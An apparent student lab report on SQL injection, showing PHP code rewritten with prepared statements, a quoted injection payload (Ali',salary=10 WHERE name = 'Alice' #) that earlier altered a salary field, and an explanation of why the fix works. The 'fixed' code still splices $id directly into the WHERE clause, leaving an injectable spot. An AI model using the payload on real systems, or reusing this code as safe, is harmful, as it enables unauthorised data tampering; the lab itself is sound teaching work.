
```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address=?,Password=
    ?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$
    input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address=
    ?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$
    input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
```

(4.3)

After trying to redo the attack in **task 3.1** using the command that follows [***Ali',salary=10 WHERE name = 'Alice'*** #], we can see the salary is unable to be edited as shown below in **(4.4)** and **(4.5).**



(4.4)



(4.5)

After saving, we can see that the salary has not changed for Alice, as it stayed the same as when we had previous changed it way earlier to 1000000 in task 3.1 when it was originally taken care of.

Therefore, a prepared statement compiles and turns into a pre-compiled query with placeholders for data. When running the compilation query, we need data that will not compile but will go directly into the compilation query. This means that regardless of whether SQL code exists in the data, without its compilation, the code is treated as data, which is exactly how prepared statements can defend and prevent SQL injection attacks.

Overall Thoughts:

I thoroughly enjoyed this lab. This was by far the most interesting lab for me. It truly made me think like I was performing as an ethical hacker to try and see how I can disrupt data and change it while of course improving the security at the end in task 4. I really found SQL injection to be interesting. It is quite interesting how I can manipulate the security of a website by simply change up to 15 lines of code (.php file), while making the website also much more vulnerable all the same. I look forward to learning more about SQL injections and possibly further applications for it whether it be an overall positive or negative aspect (hopefully positive endeavors of course).